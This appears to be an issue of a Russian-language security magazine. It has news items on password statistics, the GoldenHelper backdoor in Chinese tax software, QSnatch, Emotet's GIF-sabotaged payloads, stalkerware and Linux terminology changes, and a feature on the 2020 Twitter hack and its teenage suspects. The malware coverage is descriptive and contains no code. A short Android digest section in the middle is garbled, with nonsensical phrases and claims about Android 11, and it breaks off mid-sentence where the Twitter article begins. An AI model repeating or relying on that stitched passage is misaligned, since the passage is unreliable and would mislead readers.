Сложность паролей тоже оказалась проблемой, поскольку лишь **12%** паролей от общего числа содержат хотя бы один специальный символ.

В подавляющем большинстве случаев пользователи выбирают максимально простые пароли: используют только буквы (**29%**) или только цифры (**13%**).

Примерно **42%** всех паролей уязвимы для банальных словарных атак и перебора.

1000 самых распространенных паролей — это примерно **6,607%** от всех изученных паролей.

34,41% всех паролей заканчиваются цифрами, но только **4,522%** паролей начинаются с цифр.

ВТОРОЙ КИТАЙСКИЙ БЭКДОР

В июне 2020 года специалисты компании Trustwave рассказали, что неназванный китайский банк вынуждал западные компании устанавливать официальное налоговое ПО, содержащее бэкдор GoldenSpy. Вызвавшая подозрения экспертов программа называлась Intelligent Tax и была разработана подразделением Golden Tax, относящимся к Aisino Corporation, специально для уплаты местных налогов.

Вскоре после публикации отчета экспертов стало известно, что бэкдор GoldenSpy был тихо удален из программы.

Теперь же специалисты Trustwave сообщают, что GoldenSpy оказался не первым. Так, исследователи обнаружили, что в другом налоговом ПО, Golden Tax Invoicing Software (Baiwang Edition), скрывалась малварь GoldenHelper. Данную программу зарегистрированные в Китае компании обязаны устанавливать, так как она необходима для выставления счетов и уплаты налогов на добавленную стоимость (НДС).

Данное ПО тоже было связано с подразделением Aisino Corporation: GoldenHelper оказался подписан цифровой подписью с использованием доверенного сертификата, выданного NouNou Technologies — дочерней компании Aisino Corporation. При этом в настоящее время в Китае только два официальных поставщика налоговых программ: Aisino и Baiwang. И вредоносный код GoldenHelper был обнаружен в программе авторства Baiwang.


Запутанные отношения между китайскими компаниями

Иногда программа поставлялась отдельно, но некоторые пользователи заявили, что в их версии Windows 7 Home Edition сразу была установлена (скрытая) копия GoldenHelper.

В целом GoldenHelper похож на GoldenSpy и тоже представляет собой опасный бэкдор. Так, он может устанавливаться в систему без согласия пользователя, повышать привилегии до уровня SYSTEM, а затем загружать и устанавливать на зараженную машину дополнительные пейлоады. При этом малварь обходит защитный механизм User Account Control в Windows, который обычно просит пользователя выдать конкретному ПО разрешения на установку других программ и внесение изменений в систему.

Эксперты рассказывают, что GoldenHelper использует SKPC.DLL для взаимодействия с Golden Tax, WMISSSRV.DLL для повышения привилегий и файл .DAT со случайным именем для выбора и запуска произвольного кода с привилегиями SYSTEM. Основная цель этой малвари заключается в том, чтобы загрузить и запустить taxver.exe, но специалисты не смогли найти актуальный образец фактической полезной нагрузки.

Дело в том, что кампания GoldenHelper была активна в 2018–2019 годах, а в настоящее время, похоже, уже завершилась. Частота обнаружения образов малвари, задействованных в этой кампании, возросла в середине 2019 года, и это, по всей видимости, вынудило хакеров свернуть операцию, а сроки регистрации доменов управляющих серверов истекли еще в начале 2020 года.



В целом GoldenHelper был способен:

- использовать случайно сгенерированные имена файлов;
- генерировать случайные временные метки creation и last write;
- загружать исполняемые файлы с использованием поддельных имен файлов с расширениями .gif, .jpg и .zip;
- использовать DGA на основе IP, чтобы на лету изменять адрес управляющего сервера.

Хотя исследователям не удалось доказать, что taxver.exe — это действительно малварь, они отмечают, что легитимное ПО обычно не обходит средства защиты Windows для повышения привилегий, не рандомизирует свое местоположение, не скрывает свое имя, не пытается вносить изменения в записи DNS и так далее.

Эксперты Trustwave резюмируют, что GoldenHelper, очевидно, был предшественником GoldenSpy:


> *«За кампанией GoldenHelper последовала GoldenSpy, и мы не сомневаемся в том, что эта угроза продолжит эволюционировать в новую методологию, нацеленную на предприятия, работающие в Китае».*


62 000 QNAP NAS ПОД АТАКОЙ

Малварь QSnatch, появившаяся на свет еще в 2014 году, лишь в последний год стала представлять реальную угрозу. QSnatch сочетает в себе функциональность бэкдора и инфостилера и атакует устройства Qnap NAS.

Осенью 2019 года сообщалось, что вредонос заразил **7000** устройств в одной только Германии, но по состоянию на середину июля 2020 года число атакованных NAS по всему миру превысило **62 000**. Эксперты CISA и NSCS сообщают, что примерно **7600** зараженных устройств находятся в США и около **3900** в Великобритании.

Компания QNAP давно объяснила, как обезопасить устройства от атак QSnatch, и призывает пользователей и администраторов предпринять необходимые для защиты меры.





EMOTET СНОВА В СТРОЮ

Один из наиболее активных ботнетов 2019 года — Emotet не подавал почти никаких признаков жизни с февраля текущего года. Но в июле ИБ-эксперты предупредили, что Emotet вернулся в строй с новой спам-кампанией.

Новая кампания нацелена преимущественно на пользователей из США и Великобритании, а письма-приманки написаны на английском языке. Послания злоумышленников содержат либо документы Word, либо URL-адреса, ведущие к загрузке таких файлов (обычно размещающихся на взломанных сайтах на базе WordPress). Подобные документы опасны из-за вредоносных макросов, которые (если они включены), в итоге приводят к загрузке и установке Emotet.

Понаблюдав за малварью, ИБ-специалисты пришли к выводу, что ботнет сменил основную полезную нагрузку и теперь распространяет банковский троян QakBot (QBot), который пришел на смену обычному для ботнета TrickBot.

Впрочем, пейлоады Emotet менялись и раньше, и, скорее всего, оригинальный тандем Emotet — TrickBot вскоре тоже вернется в строй. Дело в том, что исследователи называют TrickBot и QakBot предпочтительными партнерами для Emotet, так как все три группировки входят в одно русскоязычное сообщество и давно общаются между собой.

Кроме того, вредонос обзавелся новой функциональностью: начал похищать списки контактов, содержимое и вложения из писем своих жертв, чтобы рассылаемый спам выглядел как можно аутентичнее для следующих получателей.

Новая тактика позволяет операторам Emotet эффективно использовать перехваченные электронные письма и «включаться» в разговоры пользователей. То есть вредоносный URL-адрес или вложение в итоге будут выглядеть как новые сообщения в уже идущей дискуссии. Причем, в отличие от других злоумышленников, операторы Emotet используют не только само «тело» украденных посланий, но и вложения из них.

Интересно, что при этом работу активизировавшегося ботнета саботируют неизвестные доброжелатели, которые подменяют полезные нагрузки Emotet анимированными файлами GIF, эффективно предотвращая заражение жертв. Неясно, кто именно стоит за этой акцией, это могут быть как конкурирующие хак-группы, так и неизвестный ИБ-специалист.

Из-за этого в 20-х числах июля около четверти всех пейлоадов Emotet были подменены гифками, что вызвало значительное снижение активности ботнета.


Такой саботаж стал возможен благодаря тому, что полезные нагрузки ботнет размещает преимущественно на взломанных сайтах на базе WordPress, доступ к которым операторы Emotet получают через веб-шеллы. Ранее эксперты уже обнаруживали, что злоумышленники используют для этих целей решения с открытым исходным кодом, а также применяют одинаковый пароль для всех веб-шеллов, тем самым подвергая свою инфраструктуру риску.

Теперь же, судя по всему, кто-то сумел узнать тот самый пароль, одинаковый для всех веб-шеллов, и не преминул этим воспользоваться. Эти «добрые самаритяне» заменяют полезные нагрузки Emotet на взломанных WordPress-сайтах анимированными файлами GIF. Файлы они обычно берут с Imgur или Giphy.

НАСИЛИЕ И СТАЛКЕРСКОЕ ПО

Аналитики компании Avast предупредили, что в период карантина, с марта по июнь 2020 года, использование шпионских программ (в том числе и тех, которые установлены незаметно от пользователя) в мире увеличилось на **51%** по сравнению с январем — февралем 2020 года. В России с марта 2020 года Avast защитил от stalkerware более **1094** пользователей.

Увы, этот печальный тренд не ограничивается Россией: Avast защитила от stalkerware более **43 000** пользователей по всему миру. Например, в Соединенных Штатах подобные программы были нацелены на **3531** пользователя, **1648** во Франции и **3048** в Бразилии.



Эксперты Avast Threat Labs отмечают корреляцию активности stalkerware с ростом физического насилия в семьях во время карантина. Например, директор кризисного центра «Анна» в России сообщила, что в марте пострадавшие от домашнего насилия обращались в кризисные центры чаще на **25%**. В мае 2020 года количество звонков на всероссийский телефон доверия для женщин выросло на **74%** по сравнению с февралем.

Исполнительный директор «ООН-женщины» Фумзиле Мламбо-Нгкука и вовсе назвала происходящее «теневой эпидемией» коронавируса.

РАБСТВО В LINUX

В прошлом месяце мы рассказывали о том, что под влиянием протестов Black Lives Matter, прокатившихся по всей территории США (и не только), IT-сообщество вернулось к обсуждению вопросов неуместной и оскорбительной терминологии. В настоящее время многие разработчики прилагают усилия, чтобы удалить подобные термины из своего исходного кода, приложений и онлайн-сервисов.

Подобные изменения обычно включают в себя отказ от использования терминов master и slave («хозяин» и «раб») в пользу таких альтернатив, как main, default, primary и, соответственно, secondary. Также устоявшиеся понятия whitelist и blacklist, то есть черный список и белый список, заменяют на нейтральные allow list и deny/exclude list («список разрешений» и «список запретов/исключений»).

К примеру, о намерении подыскать альтернативы для whitelist/blacklist в последнее время сообщили разработчики Android, языка программирования Go, библиотеки PHPUnit и утилиты Curl. В свою очередь, авторы проекта OpenZFS уже работают над заменой терминов master/slave, использующихся для описания связей между средами хранения.

Также в начале июля об изменениях такого рода сообщили разработчики компаний Microsoft, LinkedIn, Google и Twitter. Все они обещали изменить технический язык своих продуктов и инфраструктуры и избавиться от слов вроде master, slave, blacklist, whitelist.

Стоит отдельно отметить, что компания Twitter пошла дальше других и сочла некорректным использование даже таких терминов, как man hours («человеко-часы»; предлагается заменить на «персоно-часы») или sanity check («проверка работоспособности» или, в другом контексте, «санитарная проверка»; предлагается заменить на «быструю проверку», так как слово sanity в английском языке может относиться и к психическому здоровью, а термин может читаться как «проверка на вменяемость»).

В прошлых материалах мы уже упоминали о том, что разработчики Linux тоже не остались в стороне и обсуждение инклюзивной терминологии велось уже довольно давно. Как стало известно в середине июля, вопрос наконец был решен: Линус Торвальдс сделал соответствующий коммит и утвердил новую политику проекта в отношении оформления кода в ветке ядра Linux 5.8 (хотя изначально изменения предлагалось внести в ветку 5.9).

Третья редакция текста была одобрена 21 известным разработчиком ядра, включая членов Linux Foundation. В итоге было решено отказаться от использования таких понятий, как master/slave и blacklist/whitelist, а также не использовать слово slave отдельно.

Ожидается, что новые правила будут применяться к новому коду, а ревизию старого пока проводить не планируют, хотя разработчики не исключают, что в итоге переименование затронет и немалую часть существующего кода. Устаревшие термины разрешено использовать лишь в случае необходимости.

В различных контекстах термины master/slave теперь рекомендовано заменять следующими аналогами:

- primary, main/secondary, replica, subordinate;
- initiator, requester/target, responder;
- controller, host/device, worker, proxy;
- leader/follower;
- director/performer.

В свою очередь, термины blacklist/whitelist советуют заменять более нейтральными версиями:

- denylist/allowlist;
- blocklist/passlist.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Twitter МИД РФ взломали. Он рекламировал продажу БД с данными россиян

Обнаружена связь между китайской хак-группой и оборонным подрядчиком

Сотрудник Yahoo, шпионивший за пользователями, избежал тюрьмы

Google открыла исходный код сканера уязвимостей Tsunami

Российский хакер, взломавший Dropbox и LinkedIn, признан виновным

Атака BadPower может заставить устройства загореться

Тысячи БД пострадали от мяу-атаки

Стивен Возняк подал в суд на YouTube из-за криптовалютных мошенников

Сервисы компании Garmin отключились в результате атаки шифровальщика

Уязвимость BootHole угрожает системам, использующим GRUB2 и Secure Boot

ANDROID

НОВЫЕ ЗАПРЕТЫ И ЧИСТЫЙ КОД НА KOTLIN

Сергей Бобров
Android Developer
Яндексоид

Сегодня в выпуске: отвечаем на вопросы разработчиков Android engineering team, на вопросы пользователей Reddit, делаем до-ответ к сторонним приложениям в новых версиях Android, создаём приложение-сборник приложений-примеров множество сделок, как писать чистый код на Kotlin, как ускорить сборку и как не разбиться, пробуя полный и вдоль, функциональщик. А также: очередная порция библиотек и инструментов. Поехали!

ПОЧИТАТЬ

Разработчики Android отвечают на вопросы

Вопросы для разработчиков — свободная форма вопросов и ответов — ежемесячная рассылка Android Developers. Всё обычно, вопросы бывалые, а ответы интересные. Что есть в последнем выпуске?

С Android 11 приложениям будут обновлены сообщать пользователю, что для них доступна новая версия приложения, и предлагать обновиться. Для игр — это не очень, но для остальных приложений — отличная новость. Кстати, Google Play Store уже сообщает пользователям, что для их приложений доступна версия, которая работает на новом таргете. Если вы ещё не обновились, то вам уже прилетает напоминание, что пора бы. Ещё — в Android 11 ограничения для фоновых сервисов, которые могут использовать геолокацию, усилены и в целом ограничения на использование геолокации, сообщают, что в Android 11 геолокация будет выдаваться на сеанс, а не «навсегда».

Android 11 поддержит

ХРОНИКА АТАКИ НА TWITTER


Мария «Mifrill» Нефёдова
nefedova@glc.ru

КАК ПОЙМАЛИ ХАКЕРОВ, ВЗЛОМАВШИХ СОЦИАЛЬНУЮ СЕТЬ

В середине июня 2020 года компания Twitter подверглась самой масштабной атаке за всю историю своего существования. Разбираемся, что известно о взломе, а также изучаем судебные документы, которые проливают свет на то, как арестовали подозреваемых в этой атаке.

ВЗЛОМ

В середине июня 2020 года компания Twitter пострадала от самой масштабной атаки за всю историю своего существования. Компрометации подверглось множество аккаунтов публичных людей, компаний, криптовалютных бирж. Так, среди пострадавших были: Билл Гейтс, Илон Маск, Джефф Безос, Джо Байден, Барак Обама, Уоррен Баффет, Канье Уэст, Ким Кардашьян, компании Apple и Uber, крупнейшие криптовалютные биржи CoinDesk, Binance и Gemini.



Взломанные аккаунты. Фото: Bleeping Computer

Полученным доступом к топовым аккаунтам злоумышленники воспользовались весьма странным образом: объявили аттракцион неслыханной щедрости и устроили фальшивую раздачу биткойнов. Мошенники действовали по классической скамерской схеме: от лица известных людей и крупных компаний они просили прислать им небольшое количество криптовалюты, обещая удвоить и вернуть любую полученную сумму.

Как ни парадоксально, но даже в 2020 году нашлось немало людей, которые поверили, что Билл Гейтс, Илон Маск и другие известные компании и личности вдруг начали раздавать биткойны. В итоге таким образом мошенники «заработали» примерно 13 BTC, то есть около 120 тысяч долларов.

Причем жертв могло быть и больше, если бы крупные криптовалютные биржи своевременно не заблокировали злоумышленников. К примеру, биржа Coinbase помешала 1100 своим клиентам перевести 30,4 BTC — около 280 тысяч долларов по текущему курсу. Лишь 14 пользователей Coinbase успели отправить криптовалюту на адрес мошенников (на общую сумму около 3000 долларов), прежде чем специалисты внесли его в черный список.

Другие биржи, в том числе Gemini, Kraken и Binance, тоже сообщили, что блокировали переводы средств на кошелек хакеров, хотя их пользователи совершили гораздо меньше попыток транзакций, чем пользователи Coinbase.

УЩЕРБ

По состоянию на начало августа известно, что атака затронула сравнительно небольшое количество учетных записей. Взлом коснулся лишь 130 аккаунтов, и для 45 из них были успешно сброшены пароли — от лица этих учетных записей взломщики размещали мошеннические сообщения.


Еще для семи учетных записей злоумышленники скачали все доступное содержимое аккаунта, воспользовавшись функцией Your Twitter Data. Интересно, что ни один из этих семи аккаунтов не был верифицирован (не имел синей галочки).


Также злоумышленники просматривали личные сообщения владельцев 36 скомпрометированных учетных записей. Причем один из этих аккаунтов принадлежал неназванному нидерландскому политику.

В Twitter подчеркивали, что злоумышленники не могли увидеть предыдущие версии паролей от учетных записей, так как те не хранятся открытым текстом и недоступны через внутренние инструменты компании. Зато сообщалось, что хакеры имели возможность просматривать личную информацию пользователей, включая адреса электронной почты и номера телефонов, видимые для некоторых учетных записей.

КАК ВЗЛОМАЛИ?

Очень быстро выяснилось, что хакеры не воспользовались какой-либо уязвимостью и не обошли двухфакторную аутентификацию аккаунтов, а попросту добрались до админ-панели Twitter, через которую и управляли чужими аккаунтами. Причем сообщения со скриншотами, доказывающими эту теорию, начали появляться непосредственно в день взлома, но сотрудники Twitter их сразу же удаляли, а тех, кто их публиковал, нещадно банили (отредактированные версии скриншотов можно увидеть ниже).





На этих скриншотах хорошо видно, что сотрудники Twitter имеют возможность контролировать учетные записи пользователей, включая изменение адресов электронной почты, привязанных к аккаунтам, и полную блокировку учетных записей. Кроме того, кнопки Search Blacklist и Trends Blacklist прямо указывают на то, что сотрудники компании могут определять, какие сообщения попадают в поиск и тренды платформы, а какие нет.

На поднявшуюся волну критики и обвинения в цензуре сотрудники Twitter отвечали, что компания никогда и не скрывала: не все, что пишут пользователи, может попадать в тренды.

Лишь 30 июля 2020 года, спустя две недели после инцидента, представители Twitter официально подтвердили, что атака на социальную сеть стала результатом компрометации сразу нескольких сотрудников компании. Выяснилось, что 15 июля 2020 года мошенники устроили фишинговую атаку по телефону и применили против сотрудников социальную инженерию.

Когда учетные данные, похищенные у одного из сотрудников, не дали хакерам доступа к внутренним инструментам Twitter, злоумышленники атаковали других работников компании, у которых были нужные права и доступ.


> *«Не все атакованные сотрудники имели права для использования инструментов управления учетными записями, но злоумышленники использовали их учетные данные для доступа к нашим внутренним системам и получения информации о наших процессах. Эта информация позволила им атаковать других сотрудников, которые обладали доступом к нашим инструментам поддержки», — пишут представители Twitter.*

Журналисты издания Vice Motherboard предположили, что «скоординированная атака на сотрудников компании с применением социальной инженерии» была обычной инсайдерской работой. То есть, по информации журналистов и их анонимных источников, хакеры попросту подкупили сотрудника Twitter, чтобы получить доступ к той самой административной панели.

Стоит отметить, что похожие инциденты в Twitter случались и раньше. Так, в 2017 году один из сотрудников социальной сети на некоторое время удалил учетную запись президента США Дональда Трампа, а в 2019 году Министерство юстиции США сообщало, что два сотрудника Twitter злоупотребляли своим доступом для шпионажа в пользу Саудовской Аравии.

ПОСЛЕДСТВИЯ

Вскоре после взлома глава Twitter Джек Дорси писал, что это был крайне тяжелый день для компании. Также он пообещал, что расследование произошедшего будет максимально прозрачным.



Стремясь разобраться в происходящем и снизить риски, инженеры Twitter пошли на крайнюю меру, которую сами называли «разрушительной»: превентивно заблокировали огромный кластер учетных записей (даже не подвергавшихся атаке, на первый взгляд), ограничив для них публикации, возможность сменить пароль и многие другие функции. Владельцам пообещали вернуть доступ к этим аккаунтам сразу же, как только станет ясно, что они в безопасности и угроза устранена. В итоге для многих пользователей Twitter несколько дней работал с перебоями.

Также после атаки на время расследования Twitter серьезно ограничила доступ своих сотрудников к внутренним инструментам и системам. Эти ограничения в первую очередь коснулись уже упомянутой функции Your Twitter Data, которая позволяет пользователям загружать все свои данные из Twitter, но также ограничения распространились и на другие сервисы.

> *«Мы будем медленнее реагировать на запросы, связанные с поддержкой аккаунтов, жалобами на сообщения в Twitter и приложениями на нашей платформе для разработчиков. Мы сожалеем о любых возникающих задержках, но считаем, что это необходимая мера предосторожности, поскольку после инцидента мы вносим долговременные изменения в наши процессы и инструменты. Мы постепенно вернемся к нормальному времени отклика, но лишь когда будем уверены, что это безопасно», — обещали разработчики в конце июля.*

Генпрокурор Нью-Йорка Летиция Джеймс заявила, что атака на Twitter вызывает серьезные опасения по поводу безопасности данных и того, как подобные платформы могут быть использованы для нанесения вреда общественным дебатам.

Сенатор Рон Уайден, в свою очередь, задался резонным вопросом, почему социальная сеть не реализовала сквозное шифрование для личных сообщений, хотя еще в 2018 году работала над этой функциональностью. Его поддержала активистка Ева Гальперин из Electronic Frontier Foundation:

> *«Twitter сейчас не пришлось бы беспокоиться о том, что злоумышленники могли прочитать, похитить или изменить личные сообщения, если бы компания внедрила E2E для личных сообщений, как EFF просил годами».*

Еще один американский сенатор — Джош Хоули призвал Twitter сотрудничать с властями, включая Министерство юстиции и ФБР, для обеспечения безопасности.


> *«Я обеспокоен тем, что это событие могло представлять собой не просто набор отдельных инцидентов, а скорее успешную и скоординированную атаку на безопасность самой компании Twitter», — говорит Хоули, попросивший главу Twitter Джека Дорси предоставить властям дополнительную информацию об инциденте.*

АРЕСТ ПОДОЗРЕВАЕМЫХ

Сразу после атаки некоторые ИБ-специалисты писали, что инцидент, вероятно, был не так прост, как кажется на первый взгляд. Ведь получить доступ такого уровня и «потратить» его на фейковую раздачу криптовалюты, принесшую немногим больше ста тысяч долларов, — это довольно странный шаг для хакеров: в теории такой доступ можно было продать за миллионы. Поэтому многие полагали, что настоящей целью этой кампании, вероятно, могло быть, к примеру, хищение данных.

Тем временем другие эксперты писали, что некоторые преступники попросту не слишком умны и за этой неуклюжей атакой вполне могут стоять подростки. В итоге именно это предположение и оказалось верным.

Вечером 31 июля 2020 года американские правоохранители собрали пресс-конференцию, на которой объявили о задержании главного «идейного вдохновителя» взлома компании Twitter. Им оказался 17-летний подросток из штата Флорида Грэм Айвен Кларк (Graham Ivan Clark), судя по всему известный в сети под псевдонимом Kirk.


Грэм Айвен Кларк

Совместное расследование, проведенное ФБР, Налоговым управлением США, Министерством юстиции и Секретной службой, помогло выявить сообщников предполагаемого хакера. Таковыми были названы еще двое молодых людей: 19-летний Мейсон «Chaewon» Шеппард из Великобритании и 22-летний Нима «Rolex» Фазели из Флориды.

Известно, что Грэму Айвену Кларку были предъявлены обвинения по 30 пунктам, включая:

- финансовые махинации (в размере свыше 50 тысяч долларов);
- мошенничество со средствами связи (в размере более 300 долларов);
- мошенничество с использованием персональных данных (в размере более 100 тысяч долларов или более 30 пострадавших);
- злоупотребление персональными данными;
- неправомочный доступ к компьютеру или электронному устройству (путем сговора для совершения мошеннических действий).


Интересно, что Кларка будут судить как взрослого, так как дело имеет место в Тампе, а законы во Флориде разрешают обвинять и судить несовершеннолетних как взрослых, если речь идет о финансовом мошенничестве.

> *«Он 17-летний подросток, который только что окончил среднюю школу, но не заблуждайтесь, он совсем не обычный семнадцатилетка. Это была крайне сложная атака, невиданных ранее масштабов.*
> *Тот факт, что он сумел получить лишь 100 тысяч долларов за день, объясняется тем, что его довольно быстро поймали. Но помните, что речь идет не только о деньгах, [этот взлом] мог дестабилизировать финансовые рынки, как в Америке, так и по всему миру, потому что [хакер] получил доступ к аккаунтам наиболее влиятельных политиков. Он мог повредить американской политике и международной дипломатии.*
> *Это не игра, это серьезные преступления с серьезными последствиями. Если вы считаете, что можете обмануть людей в сети и это сойдет вам с рук, вас ждет горькое разочарование. Горькое разочарование, которое настигнет вас в шесть утра, когда в вашу дверь постучатся федеральные агенты», — заявил прокурор Хиллсборо Эндрю Уоррен (Andrew Warren).*

КАК ИХ ПОЙМАЛИ?

Подростков поймали быстро, спустя чуть больше двух недель после атаки. Из опубликованных судебных документов становится ясно, что виной тому их собственная небрежность и беспечность. Попробуем понять, как выглядела примерная хронология событий.

Согласно официальным бумагам, все началось еще 3 мая 2020 года, когда Грэм Айвен Кларк начал атаковать сотрудников Twitter и получил доступ к сети компании. Судя по всему, в период с 3 мая по 15 июля (когда произошел массовый взлом учетных записей Twitter) Кларк пытался развить свою атаку и перейти от исходной точки проникновения к инструменту администрирования.


COUNT THIRTY

GRAHAM IVAN CLARK, from on or about the 3rd day of May, 2020, to on or about the 16th day of July, 2020, inclusive, in the County of Hillsborough and State of Florida, did willfully, knowingly, and without authorization access and cause to be accessed a computer, computer system, computer network, and electronic device used by Twitter, Inc., with knowledge that such access is unauthorized and the manner of use exceeds authorization, for the purpose of devising and executing a scheme and artifice to defraud and obtain property. Contrary to the form of the statute in such cases made and provided, and against the peace and dignity of the State of Florida.

Продолжение статьи →

ХРОНИКА АТАКИ НА TWITTER

КАК ПОЙМАЛИ ХАКЕРОВ, ВЗЛОМАВШИХ СОЦИАЛЬНУЮ СЕТЬ

К примеру, издание The New York Times, со ссылкой на собственные источники в хакерском сообществе, писало, что изначально Кларк получил доступ к внутреннему Slack компании Twitter, где в одном из каналов якобы нашел учетные данные для внутреннего административного инструмента. Но одних только учетных данных, похоже, было бы недостаточно для доступа к бэкенду Twitter. Сообщение в официальном блоге Twitter гласит, что учетные записи сотрудников были защищены двухфакторной аутентификацией. Судя по всему, именно на обход этих защитных мер Кларк и потратил время, а в итоге применил социальную инженерию и совершил фишинговую атаку на работников компании по телефону, что позволило обойти «второй фактор» защиты.

Добравшись до внутреннего административного инструмента компании, Кларк направился в Discord, где он зарегистрирован под псевдонимом Kirk #5270, и связался с двумя другими пользователями, чтобы с их помощью монетизировать полученный доступ. В судебных документах приводятся логи чатов, где пользователь Kirk #5270 общается с двумя пользователями Discord-канала OGUsers — Rolex #0373 (Нима Фазели) и ever so anxious #0001 (Мейсон Шеппард).

OGUsers начинал свою работу как сайт, где продавали угнанные учетные записи на самых разных платформах и сервисах. Но если все начиналось с «интересных» аккаунтов в социальных медиа (Twitter, Instagram) с уникальными или короткими юзернеймами, то позже развилось в полноценный хакерский ресурс для продажи любых аккаунтов, в числе которых учетные записи пользователей PlayStation Network, Steam, Domino's Pizza.

